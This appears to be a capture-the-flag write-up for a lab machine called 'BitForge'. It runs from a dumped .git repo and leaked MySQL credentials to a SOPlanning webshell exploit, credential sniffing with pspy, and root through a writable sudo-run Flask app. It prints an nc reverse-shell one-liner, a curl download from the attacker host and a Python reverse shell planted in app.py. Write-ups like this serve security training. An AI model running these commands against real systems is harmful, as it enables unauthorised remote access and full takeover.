
This machine starts with discovering a Git repository exposed on the web server that contains hardcoded database credentials. Those credentials provide access to the MySQL database, where the application’s admin password hash can be modified to use the default administrator credentials. The target is running a vulnerable version of Simple Online Planning affected by CVE-2024-27115, which allows authenticated remote code execution and leads to initial access on the machine. After gaining a foothold, process monitoring reveals credentials for another user, allowing lateral movement through SSH. Finally, privilege escalation is achieved through a misconfigured Flask password changer script that can be executed with sudo privileges, ultimately leading to root access.
Nmap
Starting with nmap, nmap found three open ports 22,80 and 3306.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
nmap -p- --min-rate 1000 192.168.161.186
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-09 14:58 CDT
Nmap scan report for 192.168.161.186
Host is up (0.21s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
3306/tcp open   mysql
9000/tcp closed cslistener

Nmap done: 1 IP address (1 host up) scanned in 131.76 seconds

nmap -p 22,80,3306 -sC -sV 192.168.161.186
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-09 15:04 CDT
Nmap scan report for bitforge.lab (192.168.161.186)
Host is up (0.054s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:5a:a9:66:65:3e:d0:b8:9d:a5:16:8c:e8:16:37:e2 (ECDSA)
|_  256 9b:2d:1d:f8:13:74:ce:96:82:4e:19:35:f9:7e:1b:68 (ED25519)
80/tcp   open  http    Apache httpd
| http-git:
|   192.168.161.186:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: created .env to store the database configuration
|_http-title: BitForge Solutions
|_http-server-header: Apache
3306/tcp open  mysql   MySQL 8.0.40-0ubuntu0.24.04.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.40_Auto_Generated_Server_Certificate
| Not valid before: 2025-01-15T14:38:11
|_Not valid after:  2035-01-13T14:38:11
| mysql-info:
|   Protocol: 10
|   Version: 8.0.40-0ubuntu0.24.04.1
|   Thread ID: 161
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, Speaks41ProtocolNew, InteractiveClient, SupportsCompression, LongColumnFlag, Speaks41ProtocolOld, SwitchToSSLAfterHandshake, IgnoreSigpipes, ConnectWithDatabase, FoundRows, SupportsTransactions, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, ODBCClient, IgnoreSpaceBeforeParenthesis, LongPassword, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: z	q1+G\x02[A\x10
| :\x18Z\x04kCxG!
|_  Auth Plugin Name: caching_sha2_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds
Web Enumeration
Port 80
Since port 80 is running an http server when I visit from the browser, It attempts to redirect to the domain bitforge.lab. While exploring the website, I discovered a new subdomain, plan.bitforge.lab, linked to the “EMPLOYEE PLANNING PORTAL” in the navigation bar.
So I’ll Add bitforge.lab plan.bitforge.lab to my /etc/hosts file.
1
2
192.168.161.186 bitforge.lab plan.bitforge.lab

plan.bitforge.lab

To enumerate the more I’ll use gobuster to find hidden files. Gobuster found out .git is present.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
gobuster dir -u http://bitforge.lab/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-files.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bitforge.lab/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 8904]
/login.php            (Status: 200) [Size: 5440]
/.htaccess            (Status: 403) [Size: 199]
/.                    (Status: 200) [Size: 8904]
/.html                (Status: 403) [Size: 199]
/.php                 (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/.htm                 (Status: 403) [Size: 199]
/.git                 (Status: 301) [Size: 233] [--> http://bitforge.lab/.git/]
I’ll use git_dumper to download .git directory.
1
2
3
4
5
6
7
8
9
10
python3 git_dumper.py http://bitforge.lab/.git/ bitforge
[-] Testing http://bitforge.lab/.git/HEAD [200]
[-] Testing http://bitforge.lab/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://bitforge.lab/.git/ [200]
[-] Fetching http://bitforge.lab/.gitignore [404]
[-] http://bitforge.lab/.gitignore responded with status code 404
[-] Fetching http://bitforge.lab/.git/objects/ [200]
[-] Fetching http://bitforge.lab/.git/HEAD [200]
<SNIP>
Now I can use git to enumerate commit history.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
git log
commit 1ce700a508aec3d5e4d4aa1b128a662f2c85f5ad (HEAD -> main)
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:44:48 2024 +0000

    created .env to store the database configuration

commit eaf6c81951775e4202e40762b3300cc936cf4df1
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:44:05 2024 +0000

    removing db-config due to hard coded credentials

commit 18833b811e967ab8bec631344a6809aa4af59480
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:43:08 2024 +0000

    added the database configuration

commit f4f6de69896baa2ecbb1084e604be81343833bfa
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:41:54 2024 +0000

    setting up login and index page for the BitForge website
while checking the commit history 18833b811e967ab8bec631344a6809aa4af59480 I found out username and a password. It turns out to be the password of mysql database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
git show 18833b811e967ab8bec631344a6809aa4af59480
commit 18833b811e967ab8bec631344a6809aa4af59480
Author: McSam Ardayfio <[email protected]>
Date:   Mon Dec 16 16:43:08 2024 +0000

    added the database configuration

diff --git a/db-config.php b/db-config.php
new file mode 100644
index 0000000..c1d2b96
--- /dev/null
+++ b/db-config.php
@@ -0,0 +1,19 @@
+<?php
+// Database configuration
+$dbHost = 'localhost'; // Change if your database is hosted elsewhere
+$dbName = 'bitforge_customer_db';
+$username = 'BitForgeAdmin';
+$password = 'B1tForG3S0ftw4r3S0lutions';
+
+try {
+    $dsn = "mysql:host=$dbHost;dbname=$dbName;charset=utf8mb4";
+    $pdo = new PDO($dsn, $username, $password);
+
+    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
+
+    echo "Connected successfully to the database!";
+} catch (PDOException $e) {
+    echo "Connection failed: " . $e->getMessage();
+}
+?>
+
Port 3306
Using the discovered credentials, I’ll connect to the mysql database.
1
2
3
4
5
6
7
8
9
10
mysql -h 192.168.161.186 -u BitForgeAdmin -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 189
Server version: 8.0.40-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]>
There’s two database that’s interesting bitforge_customer_db and soplanning.
1
2
3
4
5
6
7
8
9
10
MySQL [(none)]> show databases;
+----------------------+
| Database             |
+----------------------+
| bitforge_customer_db |
| information_schema   |
| performance_schema   |
| soplanning           |
+----------------------+
4 rows in set (0.053 sec)
I’ll select soplanning as from earlier enumeration I found the SOPlanning application is running on plan.bitforge.lab and now I have access its database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
MySQL [(none)]> use soplanning;
MySQL [soplanning]> show tables;
+----------------------------+
| Tables_in_soplanning       |
+----------------------------+
| planning_audit             |
| planning_config            |
| planning_ferie             |
| planning_groupe            |
| planning_lieu              |
| planning_periode           |
| planning_projet            |
| planning_projet_user_tarif |
| planning_ressource         |
| planning_right_on_user     |
| planning_status            |
| planning_user              |
| planning_user_groupe       |
+----------------------------+
13 rows in set (0.059 sec)
Here, planning_user table looks interesting. So i’ll check what columns are there.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
MySQL [soplanning]> DESCRIBE planning_user;
+----------------------+--------------------+------+-----+---------+-------+
| Field                | Type               | Null | Key | Default | Extra |
+----------------------+--------------------+------+-----+---------+-------+
| user_id              | varchar(20)        | NO   | PRI |         |       |
| user_groupe_id       | int                | YES  | MUL | NULL    |       |
| nom                  | varchar(50)        | NO   |     |         |       |
| login                | varchar(100)       | YES  |     | NULL    |       |
| password             | varchar(50)        | YES  |     | NULL    |       |
| email                | varchar(255)       | YES  |     | NULL    |       |
| visible_planning     | enum('oui','non')  | NO   |     | oui     |       |
| couleur              | varchar(6)         | YES  |     | NULL    |       |
| droits               | text               | YES  |     | NULL    |       |
| cle                  | varchar(40)        | NO   |     |         |       |
| notifications        | enum('oui','non')  | NO   |     | non     |       |
| adresse              | varchar(255)       | YES  |     | NULL    |       |
| telephone            | varchar(20)        | YES  |     | NULL    |       |
| mobile               | varchar(20)        | YES  |     | NULL    |       |
| metier               | varchar(50)        | YES  |     | NULL    |       |
| commentaire          | varchar(255)       | YES  |     | NULL    |       |
| date_dernier_login   | datetime           | YES  |     | NULL    |       |
| preferences          | text               | YES  |     | NULL    |       |
| login_actif          | enum('oui','non')  | NO   |     | oui     |       |
| google_2fa           | enum('setup','ok') | NO   |     | setup   |       |
| date_creation        | datetime           | YES  |     | NULL    |       |
| date_modif           | datetime           | YES  |     | NULL    |       |
| tutoriel             | varchar(255)       | YES  |     | NULL    |       |
| tarif_horaire_defaut | float              | YES  |     | NULL    |       |
+----------------------+--------------------+------+-----+---------+-------+
24 rows in set (0.058 sec)
I’ll dump user_id, username and password from this table.
1
2
3
4
5
6
7
8
9
10
11
12
13
MySQL [soplanning]> select user_id,login,password from planning_user;
+-----------+-------+------------------------------------------+
| user_id   | login | password                                 |
+-----------+-------+------------------------------------------+
| ADM       | admin | 77ba9273d4bcfa9387ae8652377f4c189e5a47ee |
| publicspl | NULL  | NULL                                     |
| user1     | NULL  | NULL                                     |
| user2     | NULL  | NULL                                     |
| user3     | NULL  | NULL                                     |
+-----------+-------+------------------------------------------+
5 rows in set (0.063 sec)

MySQL [soplanning]>
Using hashid I found out that this is SHA-1 hash. But I could not crack the hash.
1
2
3
4
5
6
7
8
9
10
11
12
hashid 77ba9273d4bcfa9387ae8652377f4c189e5a47ee
Analyzing '77ba9273d4bcfa9387ae8652377f4c189e5a47ee'
[+] SHA-1
[+] Double SHA-1
[+] RIPEMD-160
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn
[+] Skein-256(160)
[+] Skein-512(160)
To find a new attack vector, I searched about the SOPlanning application and I discovered its source code on GitHub. I cloned the repository on my attacker machine and started reviewing the files.
1
2
3
4
5
6
7
8
9
git clone https://github.com/Worteks/soplanning.git
Cloning into 'soplanning'...
remote: Enumerating objects: 5889, done.
remote: Counting objects: 100% (5889/5889), done.
remote: Compressing objects: 100% (4111/4111), done.
remote: Total 5889 (delta 2073), reused 5403 (delta 1597), pack-reused 0 (from 0)
Receiving objects: 100% (5889/5889), 25.72 MiB | 6.85 MiB/s, done.
Resolving deltas: 100% (2073/2073), done.
Updating files: 100% (4635/4635), done.
1
2
3
4
5
6
7
8
9
10
11
12
cat /soplanning/includes/demo_data.inc
<?php

$smarty = new MySmarty();

$userAdmin = new User();
$userAdmin->user_id = 'ADM';
$userAdmin->nom = 'admin';
$userAdmin->login = 'admin';
$userAdmin->password = 'df5b909019c9b1659e86e0d6bf8da81d6fa3499e';
$userAdmin->visible_planning = 'non';
$userAdmin->couleur = '000000';
Changing password for admin to admin which is the default.
1
2
3
MySQL [soplanning]> UPDATE planning_user SET password='df5b909019c9b1659e86e0d6bf8da81d6fa3499e' WHERE user_id='ADM';
Query OK, 1 row affected (0.057 sec)
Rows matched: 1  Changed: 1  Warnings: 0
Shell as www-data
Now, I have a valid admin credentials, i’ll use the exploit to get the shell as soplanning.
1
2
3
4
5
6
7
8
9
python3 52082.py -u admin -p admin -t http://plan.bitforge.lab/www
[+] Uploaded ===> File 'fs5.php' was added to the task !
[+] Exploit completed.
Access webshell here: http://plan.bitforge.lab/www/upload/files/12sabt/fs5.php?cmd=<command>
Do you want an interactive shell? (yes/no) yes
soplaning:~$ whoami
www-data

soplaning:~$
on checking the contents of /etc/passwd, I found that there is a user jack.
1
2
3
4
5
6
soplaning:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
jack:x:1001:1001::/home/jack:/bin/bash
I’ll use penelope to upgrade the shell.
1
soplaning:~$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.157 80 >/tmp/f
listening on my attacker machine on port 80 using penelope.
1
2
3
4
5
6
7
8
9
10
penelope -p 80
[+] Listening for reverse shells on 0.0.0.0:80 -> 127.0.0.1 • 172.25.1.102 • 172.17.0.1 • 192.168.45.157
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => BitForge 192.168.161.186 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /root/.penelope/sessions/BitForge~192.168.161.186-Linux-x86_64/2026_05_09-15_47_29-465.log
www-data@BitForge:/var/www/plan.bitforge.lab/public_html/www/upload/files/kolrtl$ ls
jgm.php
I,ll transfer pspy64 to check the running tasks.
1
2
3
4
5
www-data@BitForge:/tmp$ curl http://192.168.45.157:3306/pspy64 -o pspy64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0  1043k      0  0:00:02  0:00:02 --:--:-- 1043k
www-data@BitForge:/tmp$
On, executing pspy64 I got the credentials of jack.
1
2
3
4
www-data@BitForge:/tmp$ chmod +x pspy64
www-data@BitForge:/tmp$ ./pspy64
2026/05/09 20:53:02 CMD: UID=0     PID=3113   | mysqldump -u jack -px xxxxxxxxxxx soplanning
2026/05/09 20:53:02 CMD: UID=0     PID=3112   | /bin/sh -c mysqldump -u jack -p'j4cKF0rg3@445' soplanning >> /opt/backup/soplanning_dump.log 2>&1
Shell as jack
Since, i have the credentials of jack, I can ssh into it.
1
2
3
4
5
6
7
8
9
www-data@BitForge:/tmp$ ssh jack@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:GYats4sApIm2CiXiv6CqklOr+LDIDCrer/01h6J9yFg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
jack@localhost's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-51-generic x86_64)
Shell as root
Jack hash permission to execute /usr/bin/flask_password_changer as a root user.
1
2
3
4
5
6
7
jack@BitForge:~$ sudo -l
Matching Defaults entries for jack on bitforge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !env_reset

User jack may run the following commands on bitforge:
    (root) NOPASSWD: /usr/bin/flask_password_changer
jack@BitForge:~$
1
2
3
4
jack@BitForge:~$ cat /usr/bin/flask_password_changer
#!/bin/bash
cd /opt/password_change_app
/usr/local/bin/flask run --host 127.0.0.1 --port 9000 --no-debug
1
2
3
4
5
6
jack@BitForge:/opt/password_change_app$ ls -al
total 16
drwxr-xr-x 3 jack jack 4096 Jan 16  2025 .
drwxr-xr-x 4 root root 4096 Jan 16  2025 ..
-rw-r--r-- 1 jack jack  134 Jan 16  2025 app.py
drwxr-xr-x 2 jack jack 4096 Jan 16  2025 templates
Since, as a jack user I have permission to modify app.py, I’ll add a python reverse shell in it.
1
2
3
4
5
6
7
from flask import Flask, render_template
import os,pty,socket;s=socket.socket();s.connect(("192.168.45.157",3306));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")
app = Flask(__name__)

@app.route("/")
def home():
    return render_template("index.html")
now executing flask_password_changer as sudo, I got shell as root.
1
sudo /usr/bin/flask_password_changer
1
2
3
4
5
6
7
8
9
10
11
penelope -p 3306
[+] Listening for reverse shells on 0.0.0.0:3306 -> 127.0.0.1 • 172.25.1.102 • 172.17.0.1 • 192.168.45.157
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => BitForge 192.168.161.186 Linux-x86_64 👤 root(0) 😍️ Session ID <1>
[+] Attempting to deploy Python Agent...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /root/.penelope/sessions/BitForge~192.168.161.186-Linux-x86_64/2026_05_09-15_57_28-108.log
───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
root@BitForge:/opt/password_change_app#
Comments powered by Disqus.